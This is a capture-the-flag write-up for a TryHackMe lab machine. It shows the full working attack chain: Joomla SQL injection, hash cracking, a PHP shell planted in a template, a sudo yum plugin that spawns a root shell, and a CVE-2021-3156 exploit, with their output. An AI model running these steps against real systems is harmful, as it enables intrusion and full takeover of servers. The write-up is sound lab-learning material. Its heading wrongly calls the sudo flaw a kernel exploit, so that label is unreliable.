


Port 80

1. NMAP Scan detected [http-vuln-cve2017-8917](#),
 - Joomla! 3.7.0 'com_fields' SQL Injection Vulnerability
2. Searchsploit/find exploits for [Joomla! 3.7.0](#)

- [Found Exploit](#)

```
python joomblah.py http://10.10.156.30/index.php/component/users/?view
```



```
(root@kali) [~/tryhackme/dailyBugle/10.10.156.30/exploit/Exploit-Joomla]
# python joomblah.py http://10.10.156.30/index.php/component/users/?view


Joomla!

[-] Fetching CSRF token
[-] Testing SQLi
- Found table: fb9j5_users
- Extracting users from fb9j5_users
[$] Found user ['811', 'Super User', 'jonah@tryhackme.com', '''],
- Extracting sessions from fb9j5_session
```

3. Crack the hash

```
john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash --show
hashcat -a 0 -m 3200 hash /usr/share/wordlists/rockyou.txt
```

4. Login to Joomla
5. Go to System → Control Panel → Templates → Templates → Protostar → Error.php, Insert PHP shell & save
 - Templates Dir: http://10.10.129.97/administrator/index.php?option=com_templates&view=templates



6. Execute it by visiting <http://10.10.129.97/index.php/huh>

- ## 1. Check sudo access

```
[jjameson@dailybugle html]$ sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
```

2. Exploit

```
TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
    os.execl('/bin/sh','/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y
```

```

[jjameson@dailybugle html]$ TF=$(mktemp -d)
[jjameson@dailybugle html]$ cat >$TF/x<<EOF
> [main]
> plugins=1
> pluginpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle html]$
[jjameson@dailybugle html]$ cat >$TF/y.conf<<EOF
> [main]
> enabled=1
> EOF
[jjameson@dailybugle html]$
[jjameson@dailybugle html]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1'
> def init_hook(conduit):
>     os.execl('/bin/sh', '/bin/sh')
> EOF
[jjameson@dailybugle html]$
[jjameson@dailybugle html]$ sudo yum -c $TF/x --enableplugin=y
Loaded plugins: y
No plugin match for: y
sh-4.2# whoami
root
sh-4.2# cat /root/root.txt
sh-4.2#

```

Privilege Escalation via Kernel Exploit

- Exploit:
 - https://github.com/worawit/CVE-2021-3156/blob/main/exploit_userspec.py 

1. Run exploit

```
python exploit_userspec.py
```

```
to skip finding offsets next time on this machine, run:
exploit_userspec.py 0x1b50 0x20 0x7f0 0x0
1048
2176
2216
2392
gg:$5$a$gemgwVPxLx/tdtByhncd4joKlMRYQ3IVwdoBXPACCL2:0:0:gg:/root:/bin/bash
success at 4593
bash-4.2$
bash-4.2$
bash-4.2$
bash-4.2$
bash-4.2$ su gg
Password:
[root@dailybugle tmp]# whoami
root
```